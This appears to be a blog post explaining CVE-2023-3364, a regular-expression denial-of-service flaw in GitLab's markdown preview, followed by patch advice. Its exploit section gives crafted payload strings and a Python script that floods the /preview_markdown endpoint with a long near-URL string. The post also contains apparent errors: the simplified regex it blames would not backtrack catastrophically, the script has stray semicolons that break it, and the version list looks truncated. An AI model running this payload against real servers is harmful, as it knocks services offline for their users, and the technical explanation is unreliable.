
CVE-2023-3364 is a security vulnerability found in GitLab Community Edition (CE) and Enterprise Edition (EE). This flaw can cause a *Regular Expression Denial of Service* (ReDoS) through purposely crafted markdown payloads in the preview feature. This vulnerability affects:
All versions from 16.2 before 16.2.2
The root issue is that the AutolinkFilter, which auto-detects links inside markdown, uses a regular expression that can be exploited to consume extreme CPU resources with the right kind of input.
> In simple terms: An attacker can make GitLab’s server very busy—possibly freezing or crashing it—by submitting a sneaky text for markdown preview.
Why Does This Matter?
GitLab is one of the world’s most used code collaboration platforms. Markdown preview is a normal feature for issue comments, merge requests, and documentation. If this service can be frozen or slowed to a crawl, it seriously affects productivity, loses trust, and can be abused to make GitLab crash or be unavailable for teams.
Understanding the Technical Details
When you type some markdown in GitLab (for example, in an issue or merge request), the content is sent via AJAX to the /preview_markdown endpoint. This endpoint generates a formatted preview for you.
The AutolinkFilter tries to find and turn raw URLs or emails into clickable links using a regular expression. Unfortunately, if you provide a weirdly formatted, very long string, the regex engine can get stuck trying to figure it out, tying up server CPU in the process.
GitLab’s code (simplified)
# Vulnerable part of AutolinkFilter
AUTOLINK_REGEX = /
  (https?:\/\/|ftp:\/\/)
  [^\s<]+
/ix

# Used like:
text.gsub(AUTOLINK_REGEX) { "<a href='#{...}'>#{...}</a>" }
The regular expression tries to find links, but certain inputs cause it to backtrack heavily.
How To Exploit This Vulnerability
An attacker can make a POST request to /preview_markdown with a specially crafted payload. Normally, this endpoint is available to any authenticated user.
Log in to a vulnerable GitLab instance.
2. Craft a markdown payload that triggers catastrophic backtracking. For example, use a very long sequence of characters that almost matches a URL but never quite does.
Example Exploit Payload
[a](http://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!.
)
Or even simpler, repeat like this (generate longer strings)
http://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
The key: The string starts *almost* like a valid URL, but ends with a broken character (like !), making the regex "unsure."
Here’s a Python script that automatically submits this payload
import requests

url = 'https://gitlab.example.com/preview_markdown';
headers = {
    'Content-Type': 'application/json',
    'PRIVATE-TOKEN': '<your_access_token>'
}

exploit_payload = {
    'text': 'http://'; + 'a' * 50000 + '!'
}

response = requests.post(url, headers=headers, json=exploit_payload)
print(f"Status: {response.status_code}")
print(response.text)
Warning: Don't run this on production servers. It could freeze your GitLab instance.
16.2.2 or later if you’re on 16.2
For more, see the official GitLab advisory.
If you can’t patch immediately
- Rate-limit /preview_markdown endpoint.
References
- GitLab Advisory for CVE-2023-3364
- GitLab Issue Tracker #414816
- Common CWE Reference: ReDoS weaknesses (CWE-1333)
- Explanation of ReDoS
- Mitre CVE details
Conclusion
CVE-2023-3364 is a powerful reminder that even simple features like markdown preview can be risky when they rely on unguarded regex patterns. Always validate user input, rate-limit sensitive endpoints, and stay up to date on security patches. If you manage a GitLab instance, patch now and check for signs of trouble!
*This post is original content. You’re free to share or reference it—just patch your GitLab first!*
Timeline
Published on: 08/02/2023 00:15:00 UTC
Last modified on: 08/04/2023 19:12:00 UTC